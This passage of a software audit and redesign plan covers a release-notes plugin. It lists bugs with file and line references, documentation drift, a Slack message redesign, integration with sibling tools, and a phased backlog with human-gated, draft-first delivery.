- **M1 — timezone-naive timestamp crashes the weekly window filter.** `integration_digest_data.py:78-81` compares an unguarded `fromisoformat` result against an aware `cutoff`. **Verified**: `TypeError: can't compare offset-naive and offset-aware`. Related and worse: on Python ≤3.10 a trailing `Z` is rejected, `parse_dt` swallows it (`:66`), `recent()` returns False for **every** ticket, and you get `COMPLETE: shipped=0` — a legitimately-looking empty weekly PDF. Silent total data loss. → normalize `Z`, force UTC when naive, treat unparseable as *include + warn*.
- **M2 — wrong-ticket substitution.** `gather_notes_data_optimus.py:242-245` and `notes_tickets_gather.py:27-28`: with no exact match, `all_tasks.append(tasks[0])` and log "using best match". `tickets M1-58` where M1-58 was deleted but M1-580 exists generates client-facing notes **for M1-580**, relabeled with M1-580's id, visible only in stderr. → never substitute; emit `resolution: not_found`.
- **M3 — identifier regex cross-attributes.** `mr_matches_identifier` (`:307-323`) has a right boundary but no left boundary and no separator requirement. **Verified**: the pattern for `M1-808` matches the title `"M1-810: revert M1 808 change"`. A revert's diff gets described as the original ticket's shipped work. → `(?<![A-Za-z0-9])` … `(?![A-Za-z0-9-])`.
- **M4 — silent 15,000-char diff truncation feeds both the LLM and the classifier.** `:29,414-419` leaves a `... [truncated]` marker that **no consumer checks**. A `RemoveField` past 15k is classified NON-BREAKING and the analyzer writes "no contract change". → record `truncated: true`; return `UNKNOWN — manual review`, never NON-BREAKING, for truncated integration diffs.
- **M5 — `--only` / `--include-fuzzy` semantics contradict their docs.** `client_scope.py:238`: `keep = strong or include_fuzzy or (id in only)`. `--only` is documented as "identifiers to KEEP (overrides heuristic set)" and overrides nothing — every strong match is still kept.
- **M6 — inverted ternary makes most relative image refs unfetchable.** `fetch_mr_qa_gifs.py:114`. **Verified**: `/-/wikis/img.png` → base *not* prepended → `ValueError: unknown url type`; `img.png` → `https://gitlab.example.comimg.png`. The intent was the opposite condition. → `urljoin`.
- **M7 — `--budget` checked only between issues**, never between MRs or downloads (`fetch_mr_qa_gifs.py:393`). One ticket with 8 MRs × two 30 MB GIFs blows a 30-second budget by minutes.
- **M8 — `search_optimus` silently caps at 50** when the API omits `meta.count`: `min(0, 100) == 0` → immediate break (`client_scope.py:111-123`). A busy client's brief silently omits tickets. → break on a short page.
- **M9 — `pack_release_notes.py` counts nothing upstream produces.** `:37-45` looks for H2 headings literally named `New Features` / `Enhancements` / `Bug Fixes` / `Refactors`; `/deploy-notes` groups by DOMAIN

("Evaluations", "Scheduling"). **Verified**: the at-a-glance card renders "2 change(s) shipped" with no breakdown, or "0 change(s) shipped" atop a full PDF. → count from a machine-readable manifest.

- **M10 — `%-d` is glibc-only.** `assemble_brief_md.py:136`, `assemble_integration_digest.py:143`, `render_notes_integration_md.py:167`, `pack_release_notes.py:58`. On musl (Alpine) the directive passes through, the `try/except` never fires, and the masthead reads **"August -d, 2026"**.
- **M11 — no `encoding=` on any text read.** `slack_upload.py:210,44`, `client_scope.py:74,284`, `fetch_mr_qa_gifs.py:367,403`. Message files are full of em-dashes and `·`. Under `LC_ALL=C` — routine in cron and containers, which is exactly the intended deployment — `read_text()` raises `UnicodeDecodeError`.
- **M12 — non-deterministic output ordering.** All four MR-discovery loops iterate a **set** literal of search variants and emit `dict.values()`, so string-hash randomization changes the MR order between identical runs — and therefore the first-listed merge-request link in the PDF.
- **M13 — the four variant sets differ across scripts**, so the same ticket resolves to different MR sets depending on which command you run; and only `find_mrs_for_issue` searches `linear_identifier`, so migrated Linear tickets lose their MRs in `/client-brief` and `/covista-weekly` but not `/deploy-notes`.
- **M14 — `/release-slack` runs two full gathers concurrently** (`release-slack.md:77-78`), doubling API load and defeating the per-process rate-limit guard, when `--filter-integration` is a pure function of the already-fetched diffs. → gather once, filter twice.
- **M15 — secrets-adjacent data in world-readable `/tmp`.** All outputs default to `/tmp/*.json` containing client names, ticket descriptions, and verbatim source diffs at default umask; checkpoints are deleted only on the COMPLETE path. `fetch_mr_qa_gifs.py:124,126` logs GitLab upload URLs, which are capability URLs.
- **M16 — sentinel contracts don't line up.** `storyteller:219` says an empty release produces a *sentence*, never an empty document, so `release-slack.md:216` 's "storyteller produces empty output" stop condition can never fire — an empty release renders a PDF and posts. Symmetrically, if `NO_INTERNAL_NOTES` lands in the message file and the orchestrator's string match misses, `slack_upload.py` posts that literal string to `#dream-team`. → make sentinels a distinct artifact (exit code / marker file) and have the uploader refuse a deny-list of sentinel strings.
- **M17 — the archived Slack permalink is fabricated.** `release-slack.md:49,206` and `internal-notes.md:39,258` require a permalink in the saved copy; `slack_upload.py` never calls `chat.getPermalink` and returns only `{ok, channel, ts, uploaded}`. Any permalink in the archive is model-invented.
- **M18 (PLAUSIBLE)** — `files.completeUploadExternal` is sent as a JSON body (`slack_upload.py:168-173` via `slack_call`, which always sets `application/json`). Historically the `files.*` family accepted only form encoding, with `files` as a JSON-*encoded string*. If this workspace's API version rejects it, every run lands in H16's broken partial state. Needs one live staging upload to settle.
- **M19 (PLAUSIBLE)** — the file-bytes POST (`:157-162`) sends raw bytes with `Content-Type: application/pdf` and no auth, where Slack's SDKs use `multipart/form-data`. Also `:163-165` 's `resp.status >= 300` check is dead code (urllib raises on ≥400 and follows 3xx), so status is effectively unverified.

3.4 Documentation drift

- `README.md:168` says **"Current version: 0.9.0"**; `plugin.json:3` and the CHANGELOG say **0.15.0**. Six releases stale. (Verified.)
- `README.md:9,19` — " `/notes` , `/deploy-notes` , `/integration-notes` produce **markdown files only**" — `/notes` ' headline deliverable is a branded PDF since 0.13.0.
- `README.md:18` — `/covista-weekly` "Shipped (**with embedded GitLab code**)" — code is explicitly *not* embedded any more.

- `README.md:20` — `/deploy-notes` "**Client-facing**" — `deploy-notes.md:14` says "an internal/detailed release note".
- `README.md:44` — "shells out to `git`" — nothing does.
- `README.md:44` ticket regex includes `DEV-`, `RD-`, `do-` which `product_filter.json:5` **excludes**.
- `README.md:19` and `release-slack.md:224` still reference `/dev-notes`, removed in 0.3.0.
- `README.md:179-188` documents `tests/`, `CONTRIBUTING.md`, `requirements*.txt` and links to `./CONTRIBUTING.md` — **none exist** (verified). `--include-tests` in `build_plugin.py:151` is a no-op.
- Output-path collision: `release-slack.md:115` and `deploy-notes.md:194` both write `deploy/release-notes-<date>.md` with structurally different content, and both use `/tmp/release_notes_draft.md`. Running both on the same day silently clobbers.
- `/notes` writes the *customer* view to `deploy/deploy-notes-<suffix>.md` while `/deploy-notes` writes to `deploy/release-notes-<date>.md` — inverted naming.
- `/notes` final filename duplicates the date: `--name-prefix "release-notes-status-<date>"` + `render_client_brief_pdf.py:464` `f"{prefix}-{args.date}.pdf"` → `release-notes-status-2026-08-21-2026-08-21.pdf`.
- "the six required keys" (`release-slack.md:70`, `internal-notes.md:74`) — each table lists **five** required plus one optional.
- `OPTIMUS_BASE_URL` is documented as an override (`deploy-notes.md:58`) and is ignored — `gather_notes_data_optimus.py:72` admits only four keys from `.env`.
- `$SLACK_CHANNEL_RELEASE` / `$SLACK_CHANNEL_INTERNAL` are passed as **shell variables** (`release-slack.md:191`, `internal-notes.md:245`) while the README says to store them in `.env` only — and `slack_upload.py` never reads channels from `.env`. Unless the user separately exports them, `--channel` receives an empty string.
- `milestone` gather mode is live in `gather_notes_data_optimus.py:427`, documented nowhere, and survives as a stale sample at `integration-notes.md:93`.
- The QA-GIF behavior is documented three different ways (single still frame at `notes.md:71` and `covista-weekly.md:85`; 1–3 frames at `deploy-notes.md:75`; config says `still_only: false`, `gif_max_frames: 3`).
- `notes.md:64` uses a bare relative `scripts/...` path where every other invocation uses `${CLAUDE_PLUGIN_ROOT}`.
- Three non-overlapping client rosters: `client_aliases.json` (8 clients), `internal-notes.md:123` (`AUC, CVM-NCSU, ETSU, OHSU` — none in the alias file), `README.md:127`.
- The CHANGELOG has **no entry** for the biggest design reversal in the plugin's history: 0.9.0–0.13.0 made embedded color-coded diffs the signature feature; every current command says the opposite ("No code is embedded; each links to the merge request"). The un-recorded flip is the root cause of the README claims above and of the vestigial `MAX_DIFF_LINES` / `max_diff_lines_per_file` / `embed_code_in_progress` config keys.

4. Slack redesign spec

This is the concrete design for the capability the user asked about. It addresses §2 directly.

4.1 Change the shape of the message

Rule: the message is an index, not the document. Target **≤2,500 chars** so nothing collapses. Per-ticket prose belongs in the PDF and in the thread, not in the root post. Model it on the one format in this workspace that demonstrably works — Marina's deploy post: `<!here>`-scoped, numbered, one link per line, short.

Proposed root post (internal):

```
:hammer_and_wrench: *Release — Tue Aug 18, 2026*  ·  18 tickets  ·  3 critical

*Enhancements & New Features*  (11)
1. Clinical Schedules — role + class-of filters  ·  M1-1133  ·  <@U080D1XJM4G>
2. CSV export overhaul (4 tickets)  ·  M1-1287 M1-1291 M1-1294 M1-1301  ·  <@U01BLSQFULB>
...

*Bug Fixes*  (7)
1. :fire: iOS eval submission  ·  M1-1403  ·  <@U02AB0913>
...

*Clients to notify:*  MSUCVM (3) · KFSHRC (1) · ADTALEM (1)
:page_facing_up: Full detail in the two PDFs in this thread.
```

Then, in the thread: (a) both PDFs, (b) one reply per section carrying the long-form per-ticket blocks, (c) escalations as their own reply so they can be discussed without burying the index.

Restore the `• *Field:*` item template from the Jul 28 vintage inside the thread replies, and freeze it.

4.2 Move to Block Kit

Today everything is a single `text` field. Blocks give you the visual hierarchy Slack mrkdwn can't: `header` blocks for sections, `divider` between them, `context` for the ticket/dev/client metadata line, `section` + `fields` for two-column ticket rows, an `actions` block with buttons to the Optimus ticket and the MR. Constraints to encode in code: ≤50 blocks per message, ≤3,000 chars per block `text`, ≤10 `fields` per section. If a release exceeds those, spill into thread replies deterministically — never split into a second top-level message.

Keep a plain-`text` fallback for the notification preview.

4.3 Fix the composer's correctness

A new `scripts/slack_compose.py` + `scripts/slack_lint.py`, both deterministic, both tested, run **before** the human preview. The linter fails closed:

CHECK	WHY
Escape `&` → `&`, `<` → `<`, `>` → `>` outside code spans	§2, and ticket titles containing `<select>` / `<mark>` are already in the corpus
Reject `**bold**`, `#` headers, fenced code blocks	fences break every `<@…>` mention in the message
Validate every mention as `^<@U[A-Z0-9]{8,}>$` — no `|label`, no trailing name	fixes @Chris Tokodi Tokodi (§2.2, root cause H13)
Validate every link as `<url|label>` with a non-empty label and a space before it	fixes `*URL:*<https…>`
Require a blank line before every section header and item title; bold section headers	fixes the grey wall
Reject line-leading `>` outside intended quotes	accidental blockquotes
Hard-fail over the configured char cap; hard-fail at 40,000	H18
Refuse any text matching the sentinel deny-list (`NO_INTERNAL_NOTES`, `NO_INTERNAL_VISIBLE_CHANGE`)	M16
For customer-facing posts, run `check_customer_safe.py`	C8

4.4 Fix delivery

- **Upload the PDFs first, post the message last**, with the file permalinks embedded. Makes the operation near-atomic and kills the "attached in this thread" lie (H16).
- Emit the machine-readable result block on **every** exit path, with `ok`, `ts`, `uploaded[]`, `failed[]`.
- Add `--thread-ts` so a partial failure resumes into the existing thread instead of duplicating the announcement.
- Add retry with `Retry-After` (H15). Reuse the GitLab retry loop that already exists in the same repo.
- Fix `resolve_channel` (H17) and call `conversations.info` once to confirm.
- Call `chat.getPermalink` and return it, so the archived copy is real (M17).
- Prefer the **Slack MCP** over the second bot token — it unlocks `slack_send_message_draft` and `slack_schedule_message`, which is what makes unattended operation safe (§5.3), and retires a credential plus a 7-step onboarding doc. Keep the file-upload logic behind the MCP call.

4.5 Fix the trigger

Watch for Marina's `production deployment` post in `#dream-team`, reconcile the plugin's ticket set against her numbered list, report the delta, and publish **Tuesday** — matching both the stated policy and the actual practice (§2.1). A ticket the plugin found that Marina didn't list is a scope bug, not a release note.

Add a per-item **`Clients to notify:`** line. That single field is what made the 2025 version produce CX follow-through.

5. Integration and expansion

The plugin re-derives a great deal that its siblings already know. Highest-value handoffs first.

5.1 Stop re-deriving

CONSUME THIS	FROM	INSTEAD OF
The Monday deploy batch (`deploy-forecast-<date>.md`) and `release_notes_scope`	`medtrics-delivery-ops:deploy-forecast` , `release-readiness`	Scanning five raw pre-deploy lanes. **Their side already specifies this handoff** and leaves `ops_memory.deploy_log[].release_notes_ref` unpopulated waiting for us (`skills/release-readiness/SKILL.md:23,55` ; `action-gateway/SKILL.md:26` already lists `medtrics-release-notes:/deploy-notes` as the `release` action)
The post-development "Code Architecture + Change Summary" block already appended to the Optimus ticket	`medtrics-code-review-dry:ticket-contextualizer`	Re-reading stale pre-dev descriptions + full diffs from scratch. **Largest single token/latency saving available**, and better grounded
Per-MR `risk.band` + the user-facing feature/page map	`medtrics-code-review-dry:risk-scorer-script` , `feature-mapper` , `review-report-builder` (`outputs/code-review/report_<iid>_<ts>.json`)	Asking an LLM to *guess* `AREA` and `DOMAIN` from a diff. `risk.band` → the "Heads up:" bullet
QA verdicts + the screenshots QA already uploaded to GitLab	`medtrics-qa-automation:qa-memory` (Mem `QA Run Logs` , fenced JSON with `verdict` , `mr_head_sha` , attachment records), `qa-screenshot-capture`	The 411-line `fetch_mr_qa_gifs.py` scraper and its 16-word keyword heuristic (which owns C2, H20, H21, H22, M6, M7). Also **gates** the notes: never render a ticket whose QA verdict is `failed` / `blocked`
The author-written downstream-comms note on integration-affecting MRs (their RULE 8), and `partial` vs `fixed` + AC coverage (RULE 9)	`squasher:mr-composer` , `squasher:token-meter` ledger	Inferring integration impact from diff globs; and describing a declared **partial** fix as shipped
The **native Optimus `client` relation**	`medtrics-optimus-workflow:optimus-mcp-protocol` (v0.7.0+)	The `[A-Z][A-Z0-9-]{2,}` regex (H13) and most of `/client-brief` 's confirmation gate. `client-brief.md:35` 's premise — "Optimus has no structured client→ticket link" — **is now stale**
GitLab→Slack identity resolution + a cached roster	`medtrics-code-review-dry:author-notifier` , `scripts/fetch_roster.py`	`/internal-notes` Step 3 re-resolving every developer via `slack_search_users` every run ("caching out of scope for v0" since 0.7.0)

CONSUME THIS	FROM	INSTEAD OF
Brand tokens	`medtrics-client-ops:medtrics-brand`, `client-ops-brand-tokens` (the declared org source of truth)	A hardcoded palette in `render_client_brief_pdf.py:53-56` + 3 PDF skills. **Live conflict**: client-ops navy `#1F3D7A` /orange `#E8581A` vs release-notes `#1F3064` / `#ED601A`. **Two official Medtrics palettes are shipping to clients right now**
Tier A/B/C client-comms cadence + the `MKT · Client Comms Ledger`	`medtrics-marketing-ops:tier-policy`, `client-comms-scheduler`	A hardcoded `/covista-weekly`. This *is* the subscription model and the dedup ledger, already built. `feature-impact-scorer:24` even weights "release-notes signals" at 0.12 — an input it currently cannot get

5.2 Duplicated infrastructure across the plugin family

CAPABILITY	COPIES
GitLab client	**7.** This plugin's `gather_notes_data_optimus.py` is the origin, vendored verbatim as `scripts/lib/gitlab_client.py` into 4 code-review-dry skills, qa-automation's `qa-gitlab-bridge`, and team-ops' `gitlab-activity`. `medtrics-code-review-dry/CHANGELOG.md:619` says so outright: *"ported from medtrics-release-notes/scripts/gather_notes_data_optimus.py. Same constants."*
Optimus paging	5 gatherers inside this plugin alone, with **3 different loop terminators** (one of which is H1)
Slack posting	2 auth models (this plugin's bot token vs everyone else's MCP), inconsistent even within `/internal-notes`
PDF/brand rendering	4 renderers, 2 conflicting palettes
Token/cost ledger	4 near-identical meters (`squasher:token-meter` is the most complete). This plugin has **none** — and it fans out one sub-agent *per ticket* across 4 audiences weekly, so it is plausibly the family's most expensive scheduled job with zero visibility
Mem-backed memory	8 implementations of one two-tier pattern. This plugin: none
Live dashboard	9 artifacts, all using the same idempotent `list_artifacts → create/update` handshake and `build_dashboard_widget.py` composer. This plugin: none
Config bootstrap	Every sibling has a `*-config` skill + `/setup-*` writing `~/.cowork/<plugin>/config.<user-key>.json`. This plugin: `.env` at CWD + 4 JSON files **inside the installed plugin folder**, so nothing is changeable per-user or per-client without editing the install

Inside this plugin, 20 functions/constants are duplicated across 11 files — full register in Appendix A. The dangerous class is the **forked** ones: `has_schema`, `impact_line`, `_mr_links` have the same names in `assemble_brief_md.py` and `assemble_integration_digest.py` but iterate *different diff universes* (its own re-filter

vs the pre-filtered `integration_diffs`), so the same ticket can be "has schema change" in one PDF and not the other, with different customer-facing prose.

Recommendation: a `medtrics-core-substrate` plugin with no user-facing commands, owning `mx-gitlab-client`, `mx-optimus-access`, `mx-slack-delivery`, `mx-brand` + `mx-pdf-render`, `mx-token-ledger`, `mx-memory`, `mx-dashboard-kit`, `mx-config` + `mx-action-gateway`. Enforce with a drift check (`medtrics-code-review-dry/scripts/validate_plugin.py` is the precedent). **But do not extract until this plugin is stabilized** — extracting a shared library from the family's least-standardized member means extracting the wrong shape.

5.3 Missing surfaces

Email delivery (Gmail). A `release-email` skill + `--deliver email`. Render the same markdown as inline HTML (clients read email, not attachments — attach the PDF too), resolve recipients from `mcp__Optimus__list_client_contacts` / `get_client_record` (emails are unique org-wide) with `client-ops-client-memory.primary_contacts[].email` as fallback, and **create a Gmail draft, never send** — the exact contract `medtrics-client-ops:/inbox-triage` already enforces. Thread per client so a history accretes. Needs: an HTML template sharing brand tokens with the PDF, `create_draft` / `update_draft` / `list_drafts` for idempotency, a `copy-audit` pass for customer tracks, and the ledger below for dedup. **This is the only path to clients who aren't in a shared Slack channel — currently unserved.**

Live release history artifact. Copy `medtrics-guide-factory:guide-dashboard` wholesale: a two-tab artifact under a stable id whose tabs read Mem collections live by parsing a fenced ```` ```json ```` payload per note. Build `release-notes-history` with three tabs — **Releases** (per deploy: date, ticket count, PDF links, Slack permalink + ts, Gmail draft ids, QA rollup, BREAKING count), **Per client** (who received what, when), **Cost**. Needs a `release-notes-memory` skill provisioning two Mem collections, a `templates/dashboard.html` + widget composer, and every writer emitting the fenced-JSON payload. Today release history lives in one laptop's `.claude/outputs/`.

Safe unattended operation. The blocker is explicit: `release-slack.md:228` — *"A scheduled task that invokes / release-slack will still stop at the preview step."* Split the gate from the work, using the sibling phase model (`guide-factory-guardrails`: shadow/assisted/autonomous; `qa-guardrails`: shadow/writes-on):

1. **shadow (default).** The cron runs the whole expensive pipeline and stops before any external write — it **stages** via `slack_send_message_draft` + `mcp__Gmail__create_draft`, then fires a `PushNotification`. A human clicks send. This is exactly `delivery-ops:action-gateway`'s `notify` action ("Draft/scheduled only — never auto-send live"). The 20-minute pipeline has already run; the human spends 30 seconds.
2. **assisted.** Same plus `slack_schedule_message` at a set time with a cancel window.
3. **autonomous** (only after N clean weeks): auto-post, **fail-closed** on zero tickets, any `failed` / `blocked` QA verdict, any squasher `partial`, any BREAKING integration change, any copy-audit refusal, or a gather that printed `PARTIAL`. Any hard block degrades to shadow and notifies.

Needs: a `release-notes-guardrails` skill with a deterministic `scripts/guardrails.py` (siblings' rule: safety decisions come from code, not the agent's judgment), a `release-notes-audit` ndjson, `phase` in config, and run-idempotency keyed on deploy date + ticket-set hash so a retry cannot double-post.

Memory of what was communicated to whom. `Release Notes — Published`: one Mem note per (document, audience) pair, body = fenced JSON `{release_date, audience, client_code, ticket_ids[], mr_iids[], doc_kind, artifact_paths[], slack_ts, slack_permalink, gmail_draft_id, published_at, content_hash}`. Every command consults it *before* composing: drop ticket ids already delivered to that audience (a quarterly digest shouldn't repeat the weekly; `/client-brief LMUCVM` twice in a week should produce a delta), and an

unchanged `content_hash` → "nothing new since ". Precedent: `medtrics-marketing-ops` already runs `MKT · Client Comms Ledger` with channel + permalink + timestamp per client communication.

Cost ledger. Port `squasher:token-meter` (the most complete: `session_info` snapshot/diff, sums child sub-agent sessions, real per-model rates, honest `metered` vs `est` labeling). Keys: `release_date` / `command` / `client_code` / `ticket`. Add `/notes-cost-report`. This also makes the ticket-contextualizer reuse in §5.1 measurable.

Writeback. Two marker-delimited idempotent writes: an Optimus ticket block (`<!-- release-notes -->` : "Shipped in the 2026-08-24 release. Customer note: … PDF: … Slack: …") modeled on `ticket-contextualizer`, and one GitLab MR note ("Communicated to clients on "). Two hard constraints: `update_task.description` is **replace-only, no partial section update**, so this must be a read-modify-write **delegated through `medtrics-optimus-workflow`** (never call `update_task` from here); and use `code-review-dry:gitlab-write` rather than adding a write path to this plugin's read-only client. Never resolve a thread. Never stamp "shipped" on a squasher `partial` or a failed QA verdict.

Per-client subscriptions replacing `/covista-weekly`. That command is one client's config file promoted to a command, while `client_aliases.json` already carries 8 clients with **no delivery fields at all**. Collapse into one subscriptions model:

```
{ "client_code": "COVISTA", "tier": "A", "audience": "integration",
  "cadence": "weekly", "channel": "files", "recipients": [], "slack_channel": null,
  "scope": {"product_prefixes": ["M1-","GEN-"], "integration_patterns": ["src/apps/api/.*\\.py$"], "client_tag_scoped": false},
  "documents": ["shipped","in_progress"], "copy_audit": false, "embed_qa_evidence": false }
```

Covista becomes a row; no code change. `/covista-weekly` survives as a thin alias. A new `/release-dispatch` walks every subscription due this cycle, dedupes against the ledger, and produces one document set per subscriber. Read `tier` cadence from `marketing-ops:tier-policy` rather than reinventing it. Move config **out of the plugin folder** to `~/.cowork/medtrics-release-notes/config.<user-key>.json` so subscriptions are editable without touching an install.

Oracle. `product_filter.json:5` excludes `ORC-`, `M2-`, `NEO-` by design, and `medtrics-oracle-code-review` has a full review pipeline against `medtrics/medtrics-oracle` on GitHub. **Oracle ships today with no release-notes track at all.** That's a second product profile, not a patch.

6. Prioritized backlog

Effort: **S** ≤1 day, **M** 2–5 days, **L** 1–3 weeks.

Phase 0 — Stop the bleeding (do this week)

#	ITEM	EFFORT	WHY NOW
0.1	Fix `build_plugin.py` exclusions to an allow-list; assert no `.env` in the bundle; rotate `SLACK_BOT_TOKEN` + `GITLAB_TOKEN` if any `.plugin` was shared (**C1**)	S	Live secret exposure
0.2	Host allow-list before attaching `PRIVATE-TOKEN` in `fetch_mr_qa_gifs.py` (**C2**)	S	Any MR commenter can exfiltrate the PAT
0.3	Anchor `client_aliases.json` strong patterns; make `classify` return `None` when nothing matched (**C4, C5**)	S	Cross-client data leak in client-facing PDFs
0.4	`scripts/check_customer_safe.py` + gate the PDF and Slack steps on it (**C8**)	S	The only thing standing between an LLM slip and a ticket ID / another client's name in a client PDF
0.5	Pagination terminator, `timeout=30` everywhere, non-zero exit on PARTIAL, atomic checkpoint writes (**H1, H2, H9, H10**)	S	Each is <10 lines; together they remove every hang and every silent-stale-output path
0.6	Shorten the `plugin.json` description to ≤256 chars; unlink the bundle on verify failure (**H14**)	S	The bundler currently cannot build the plugin
0.7	Fix `/client-brief` Step 3's invocation (**C3**)	S	The command as documented exits 2

Phase 1 — Make it testable and honest

#	ITEM	EFFORT	PAYOFF
1.1	`tests/` with recorded Optimus/GitLab fixtures + golden markdown files. First cases: `mr_matches_identifier` boundaries, `parse_dt` formats, `product_filter` precedence, `diff_signals.classify`, `resolve_channel`, `inline()` with wildcard paths, reversed `PDF:A/B` markers, a 60k-char issue, a `help_text`-only `AlterField`, a title containing `< & * _`, an empty release (**H25**)	M	Every defect in §3 is a one-line fixture. Land this **before** refactoring anything
1.2	`scripts/slack_lint.py` + `slack_compose.py` per §4.3; wire into both Slack commands as a fail-closed pre-preview gate	M	Fixes §2.2's whole class of rendering bugs in code, permanently
1.3	Enrichment step writing `assignee_slack_id` + `clients` into the gather JSON, validated (**H13**)	S	Root cause of the mangled @-mentions and invented client tags
1.4	Fix the classifier: added-lines only, sub-classify `AlterField`, pair removals with additions, emit machine-readable counts and assert them in the renderer (**H4, M4**)	M	Directly answers the accuracy complaint in §2.4
1.5	Fix the PDF renderer: single-pass `inline()`, `registerFontFamily`, marker-order assertion, italic support, list-depth preservation, log dropped images (**C6, C7, H11, M-render**)	M	Two of these are hard crashes; one silently degrades every branded document
1.6	`release-notes-config` skill + `/setup-medtrics-release-notes`; move `config/*.json` to `~/.cowork/medtrics-release-notes/config.<user-key>.json`; validate `.env` at setup not mid-run	M	Unblocks 2.x and 3.x. Today no setting is changeable without editing the install

#	ITEM	EFFORT	PAYOFF
1.7	`release-notes-audit` ndjson + `release-notes-guardrails` with a deterministic `guardrails.py` and a `phase` field	S	Prerequisite for anything unattended
1.8	`release-notes-token-meter` on all 7 commands, ported from `squasher:token-meter`	S	First visibility into the family's likely most expensive scheduled job
1.9	Consolidate the duplicated helpers into `scripts/common.py` + `scripts/render_common.py`, with `diff_source` as an explicit parameter so the forked `has_schema` / `impact_line` / `_mr_links` divergence becomes visible (Appendix A)	M	Do this **after** 1.1, so the drift the duplicates hide becomes a failing test rather than frozen behavior
1.10	Documentation truth pass: README version, the six drifted claims, delete the `tests/` / `CONTRIBUTING.md` references or add the files, record the diff-embedding reversal in the CHANGELOG, fix the `/notes` `--dev` hole (**§3.4, H19**)	S	The README currently misdescribes four of seven commands

Phase 2 — Slack that works, and unattended Mondays

#	ITEM	EFFORT	PAYOFF
2.1	Root-post-as-index + thread structure; ≤2,500 chars; blank lines; bold section headers; `Clients to notify:`; freeze the `• *Field:*` item template (**§4.1**)	M	The reason engagement is zero
2.2	Block Kit with block/char/count limits enforced in code; deterministic spill into thread replies; **never** a second top-level message (**§4.2, H18**)	M	Kills the orphaned-continuation bug and gives real hierarchy
2.3	Delivery fixes: upload-then-post, result block on every exit path, `--thread-ts`, retry + `Retry-After`, fixed channel resolution, real permalink (**H15, H16, H17, M17**)	M	The PDFs finally arrive, and a partial failure is resumable

#	ITEM	EFFORT	PAYOFF
2.4	Migrate Slack to the MCP; retire `SLACK_BOT_TOKEN` and the 7-step bot setup (**§5.2**)	M	One less credential; unlocks draft/schedule for 2.5
2.5	Unattended `shadow` mode: cron runs the pipeline, stages a Slack draft + Gmail draft, fires a notification, posts nothing (**§5.3**)	M	Removes the largest operational cost — a human must currently be present for a 20-minute run
2.6	Trigger off Marina's `production deployment` post; reconcile against her list; publish Tuesday (**§4.5**)	M	Aligns the tool with the actual, stated process; turns a guess into a reconciliation
2.7	`release-notes-memory` + the `Release Notes — Published` ledger (**§5.3**)	M	Kills duplicate client comms — the highest-embarrassment failure mode
2.8	An internal/external separation gate (§2.3) as part of 0.4's script	S	A client artifact carried "there is an open review finding" once already

Phase 3 — Integrate

#	ITEM	EFFORT	PAYOFF
3.1	Accept `deploy-forecast` / `release_notes_scope` as scope; write `release_notes_ref` + Slack ts back to `ops_memory.deploy_log`	M	Notes describe *the deploy*, not a lane snapshot. Closes a handoff delivery-ops already specified
3.2	Prefer `ticket-contextualizer` 's Optimus block as per-ticket input; diffs as fallback	S	Largest token/latency reduction available, and better grounded
3.3	Consume `ReviewReport.json` : `risk.band` → "Heads up:", `feature-mapper` → `AREA` / `DOMAIN`	M	Replaces an LLM guess with a computed answer
3.4	Read QA verdicts + evidence from `QA Run Logs` ; demote `fetch_mr_qa_gifs.py` to fallback; gate "Shipped" on verdict	M	Deletes a 411-line scraper and its heuristic (and C2, H20-H22, M6, M7 with it); stops publishing QA-failed tickets
3.5	Client attribution from the native Optimus `client` relation; retire the regex; shrink `/client-brief` 's gate	S	Correctness; the "no structured link" premise is stale

#	ITEM	EFFORT	PAYOFF
3.6	Ingest squasher's downstream-comms note and `partial` /AC coverage	S	Author-written integration impact beats diff-glob inference
3.7	Resolve the brand-palette conflict; adopt `client-ops-brand-tokens` as the source	S	Two conflicting official palettes are shipping to clients today
3.8	Extract `medtrics-core-substrate` (`mx-gitlab-client` first) + a vendoring drift check	L	Retires 7 copies of one file and 4 token meters. **Not before Phase 1 lands**

Phase 4 — Expand

#	ITEM	EFFORT	PAYOFF
4.1	Gmail delivery, drafts only (**§5.3**)	M	Reaches every client not in a shared Slack channel
4.2	`release-notes-history` live artifact, three tabs	M	Release history stops living on one laptop
4.3	Per-client subscription model + `/release-dispatch`; `/covista-weekly` becomes an alias; cadence from `tier-policy`	L	Turns a one-client hardcode into an N-client product. Biggest capability unlock here
4.4	Writeback to Optimus (delegated) + a GitLab MR note	M	Engineers and AMs see on the ticket that the change was communicated
4.5	Publish PDFs through `medtrics-guide-factory:asset-publisher`	S	Durable, canonically named, brand-QA'd artifacts in the shared library
4.6	Oracle / ORC + M2 product profiles	L	Oracle has no release-notes track at all
4.7	`assisted` → `autonomous` promotion with the fail-closed block list	M	Hands-off Monday — only after the gates are trustworthy. Do not attempt earlier

Hard sequencing: 1.1 before 1.9 (test before refactor). 1.6 → 1.7 → 2.5 (config → guardrails → unattended). 2.4 gates 2.5's draft path. 2.7 gates 4.1 and 4.3. 3.8 waits for Phase 1.

Appendix A — Duplicated code register

20 duplicated units across 11 files. Copies, not calls.

UNIT	LOCATIONS
`log()`	`gather_notes_data_optimus.py:53`, `client_scope.py:66`, `notes_tickets_gather.py:19`, `integration_digest_data.py:61`, `fetch_mr_qa_gifs.py:51`, `prepare_note_prompts.py:37`, `render_client_brief_pdf.py:71` (**7×**)
`.env` parser	`gather_notes_data_optimus.py:57-79`, `slack_upload.py:38-53` — **divergent failure semantics**: hard-exit vs silent-empty; different quote stripping; only one has a key allow-list
Optimus paging loop	`gather_notes_data_optimus.py:163-176`, `:207-220`, `client_scope.py:110-123`, `integration_digest_data.py:70-76` (**4×, 3 different terminators**, one of which is H1)
Identifier→MR variant search	`gather_notes_data_optimus.py:336-358`, `notes_tickets_gather.py:37-40`, `scope_incremental.py:47-53`, `integration_digest_data.py:94-99` (**4×, 2 divergent variant sets** — M13)
MR-entry normalization	`gather_notes_data_optimus.py:486-497`, `notes_tickets_gather.py:45-48`, `scope_incremental.py:59-62`, `client_scope.py:252-264`, `integration_digest_data.py:104-109` (**5×, 3 divergent field sets**)
Checkpoint path + load/dump/remove	`notes_tickets_gather.py:20,59-72`, `scope_incremental.py:21,74-99`, `integration_digest_data.py:63,120-166`
GitLab `x-next-page` loop	`gather_notes_data_optimus.py:368-385`, `fetch_mr_qa_gifs.py:81-94`
Integration-file filter	`gather_notes_data_optimus.py:398-411`, `integration_digest_data.py:50-59`, `assemble_brief_md.py:45-55` (a **third** re-filter at render time)
